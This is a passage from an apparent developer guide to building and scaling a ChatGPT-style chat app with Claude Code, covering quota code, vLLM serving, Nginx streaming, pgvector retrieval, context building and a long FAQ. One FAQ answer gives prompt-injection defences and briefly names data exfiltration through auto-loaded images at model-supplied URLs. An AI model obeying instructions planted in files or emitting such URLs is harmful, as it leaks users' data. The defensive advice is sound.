  const key = `quota:${user.id}:${new Date().toISOString().slice(0, 7)}`; // monthly
  const reserved = estimate.input + estimate.maxOutput;
  const left = await redis.eval(RESERVE, 1, key, reserved, user.monthlyTokenAllowance);
  if (left < 0) throw Object.assign(new Error("quota_exceeded"), { status: 402 });
  let used = 0;
  try {
    const usage = await run();                    // streams, returns provider usage
    used = usage.input_tokens + usage.output_tokens;
    return usage;
  } finally {
    // refund the unused part of the reservation (also runs on Stop / error)
    await redis.incrby(key, reserved - used);
  }
}
Serve an open model with vLLM on a GEX63
FP8 weights and KV cache, prefix caching for multi-turn chat, and an OpenAI-compatible endpoint on the private network. Benchmark max-num-seqs with your own prompt mix.
# Ubuntu 24.04 + NVIDIA driver + container toolkit on the GEX63 (RTX PRO 6000, 96 GB)
docker run -d --name vllm --gpus all --ipc=host --restart unless-stopped \
  -p 10.0.2.21:8000:8000 \
  -v /srv/hf:/root/.cache/huggingface \
  -e HF_TOKEN_FILE=/run/secrets/hf_token \
  vllm/vllm-openai:latest \
  --model Qwen/Qwen3-32B-FP8 \
  --max-model-len 32768 \
  --kv-cache-dtype fp8 \
  --enable-prefix-caching \
  --enable-chunked-prefill \
  --max-num-seqs 64 \
  --gpu-memory-utilization 0.92

# quick throughput check from the gateway node
curl -s http://10.0.2.21:8000/v1/chat/completions -H 'content-type: application/json' \
  -d '{"model":"Qwen/Qwen3-32B-FP8","stream":true,"messages":[{"role":"user","content":"hello"}]}'
Nginx in front of the stream gateways (SSE-safe)
Turns off buffering and extends timeouts so long generations and heartbeats pass through cleanly.
upstream stream_gw { least_conn; server 10.0.1.31:8080; server 10.0.1.32:8080; keepalive 64; }

server {
  listen 443 ssl http2;
  server_name api.assist.example;

  location /v1/streams/ {
    proxy_pass http://stream_gw;
    proxy_http_version 1.1;
    proxy_set_header Connection "";
    proxy_set_header Last-Event-ID $http_last_event_id;
    proxy_buffering off;            # flush every delta immediately
    proxy_cache off;
    gzip off;                       # compression buffers small chunks
    proxy_read_timeout 300s;        # long thinking phases; heartbeats every 15 s
    add_header X-Accel-Buffering no;
  }
}
RAG retrieval with pgvector, scoped to the user
HNSW cosine search over the user's own files. The user_id filter is the security boundary as well as a performance filter.
SET hnsw.ef_search = 80;

SELECT c.file_id, f.name, c.ord, c.content,
       1 - (c.embedding <=> $1::vector) AS similarity
FROM file_chunks c
JOIN files f ON f.id = c.file_id
WHERE c.user_id = $2
  AND c.file_id = ANY($3::uuid[])        -- files attached to this conversation
  AND f.scan_status = 'clean'
ORDER BY c.embedding <=> $1::vector
LIMIT 12;
Context window builder (summary + recent turns + budget)
Keeps the stable prefix first for prompt caching, drops the oldest turns past the budget, and always leaves room for the reply.
export function buildContext({ system, assistantPrompt, summary, turns, ragChunks, countTokens,
  contextLimit = 200_000, maxOutput = 4_000 }) {
  const stable = [system, assistantPrompt, summary && `Conversation so far (summary):\n${summary}`]
    .filter(Boolean).join("\n\n");                         // byte-identical across turns -> cacheable
  const rag = ragChunks.map((c) => `<file name="${c.name}" chunk="${c.ord}">\n${c.content}\n</file>`).join("\n");
  let budget = contextLimit - maxOutput - countTokens(stable) - countTokens(rag);
  const kept = [];
  for (let i = turns.length - 1; i >= 0; i--) {             // newest first
    const t = countTokens(turns[i].content);
    if (t > budget && kept.length) break;                   // always keep the latest user turn
    budget -= t;
    kept.unshift(turns[i]);
  }
  if (rag) kept[kept.length - 1] = { ...kept[kept.length - 1],
    content: `${rag}\n\n${kept[kept.length - 1].content}` };
  return { system: stable, messages: kept, needsSummary: kept.length < turns.length };
}
Related videos from The Bhairav Show
Frequently asked questions
How did you build the ChatGPT clone with Claude Code?
I designed Assist with Claude on a design canvas, then gave Claude Code the design and a written brief covering the stack, the fidelity bar, what "fully working" means and the proof required. A Claude Code sub-agent running Claude Opus 5.5 built the app in about 26 minutes: it wrote the Next.js app and API routes, got build and lint passing, ran the app, took and reviewed screenshots, and drafted the scaling plan.
Can Claude Code build a production-ready ChatGPT clone?
Claude Code can build a complete, working frontend with API routes quickly, as Assist shows. Production readiness also needs the backend described in this guide: a real database, authentication, a real-time gateway, media or payment pipelines, security hardening and operations. Claude Code helps write that too, but the architecture and risk decisions stay with the engineer.
Which Claude tools were used to build this clone?
Claude's design canvas for the screens, claude Code and its sub-agents for coding, testing and screenshots, and Claude Opus 5.5 for the scalability, Hetzner infrastructure, real-time and security analysis. Assist itself calls the Claude Messages API for its answers.
How do you build a ChatGPT clone with Next.js?
Use an App Router route handler that calls an LLM API with streaming enabled and returns a text/event-stream response. Read it in the browser with fetch and a TextDecoder. Store conversations (localStorage for a demo, Postgres in production) and render markdown safely as React elements. The Assist clone does exactly this with no dependencies beyond Next.js and React.
Should I use SSE or WebSockets to stream LLM responses?
Use Server-Sent Events for token streams. It is plain HTTP, passes through CDNs and load balancers with buffering disabled, and has built-in resume through Last-Event-ID. Add a WebSocket per device later for multi-device sync and presence, where you need low-latency messages in both directions.
How do I make an LLM stream resumable after a dropped connection?
Decouple generation from the HTTP connection. The inference worker appends each delta to a per-message Redis Stream, and the stream endpoint is a GET that tails that log from the client's Last-Event-ID. A reconnecting client, possibly on another server, receives exactly the deltas it missed, and the final message is saved to Postgres once.
Is it cheaper to self-host an open model with vLLM than to use a hosted API?
Only for steady, high-utilisation traffic. A GPU is a fixed monthly cost, so the cost per token depends on how busy you keep it. In our estimate, 24 GEX63 servers at about €24K/month produce about 48B output tokens a month, roughly €0.50 per million before idle time. Compare that against your provider's current price and the ops burden. Most teams run both behind a router.
What GPU server do I need to run a 30B model on Hetzner?
A GEX63 with an RTX PRO 6000 Blackwell Max-Q (96 GB) at €999/month (excl. VAT, Nov 2026) fits a ~30B model in FP8 with roughly 60 GB left for the KV cache, enough for dozens of concurrent chats. The GEX45 (24 GB) suits embeddings and 7–8B models, and the GEX430 (4 × 96 GB) suits 70B+ models with tensor parallelism.
How do I meter tokens and bill users for an AI chat app?
Take token counts from the provider's usage events, not your own tokenizer. Reserve estimated input plus max_tokens against the user's quota in Redis before generating, then settle with the real usage afterwards. Write an idempotent usage_events row keyed by request id, and aggregate those rows for invoices with Stripe metered billing or Lago.
How do I implement per-user rate limits for an LLM API?
Use an atomic token bucket in Valkey or Redis, written as a Lua script, keyed per user and bucket. Layer it: per IP at the edge, per user requests per minute and concurrent streams at the gateway, and token quotas per plan. Return 429 with Retry-After for rate limits, and a distinct quota error with an upgrade path when the plan allowance is used up.
How does ChatGPT handle long conversations and the context window?
Products like this typically use a sliding window of recent turns plus a rolling summary of older turns, and sometimes retrieval over earlier messages. Keep the system prompt and summary as a stable, byte-identical prefix so prompt caching works, and always reserve room for the reply's max_tokens.
How do I add file uploads and RAG to a chat app with pgvector?
Upload to object storage with presigned URLs, scan and extract text in a worker, chunk it into 500–800 tokens with overlap, and store embeddings in a pgvector column with an HNSW index. At question time, embed the query, search with a user_id filter, and include the top chunks as quoted context with citations. Small files can simply be included whole.
How do I protect a chatbot against prompt injection?
Treat uploaded files, web results and shared content as untrusted data. Wrap them in labelled delimiters and tell the model they are not instructions. Keep system prompts on the server. Give tools least privilege, with user confirmation for side effects. Render output without HTML, and block auto-loading images from model-supplied URLs, which can exfiltrate data.
Can I deploy a ChatGPT clone on Hetzner?
Yes. Run the app, gateways, Postgres, Valkey and NATS on Hetzner Cloud, then on AX dedicated servers, and GPUs on GEX servers in Germany or Finland. Hetzner has no managed Postgres and no global edge, so run Postgres yourself with pgBackRest backups and put Cloudflare or Bunny in front. Prices in this guide are excl. VAT as listed in Nov 2026.
Does the Assist clone work without an API key?
Yes. Without ANTHROPIC_API_KEY, /api/chat streams answers from a built-in offline demo responder, so every feature works: streaming, Stop, regenerate, markdown, files, sharing. Demo replies are labelled 'Offline demo'. Add a key to .env.local to get real answers from claude-sonnet-5-5 (Assist 5) or claude-haiku-5-5 (Assist 5 mini).
How many GPUs does a chat app with 5 million users need?
By our estimate (25% daily actives, 8 prompts a day, 400 output tokens each), peak demand is about 139K output tokens per second. At roughly 2,300 tokens/s per 96 GB GPU for a ~30B FP8 model, serving all of it would take about 60 GPUs. Serving 40% and spilling the rest to a hosted API takes about 24. Benchmark your own model and prompts before buying.
More SaaS clones
- YouTube cloneHow I Built a YouTube Clone Using Claude Code: Viewly
- Facebook cloneHow I Built a Facebook Clone Using Claude Code: Kinfolk
- Airbnb cloneHow I Built an Airbnb Clone Using Claude Code: nestly
- TikTok cloneHow I Built a TikTok Clone Using Claude Code: Loop
- Snapchat cloneHow I Built a Snapchat Clone Using Claude Code: Glint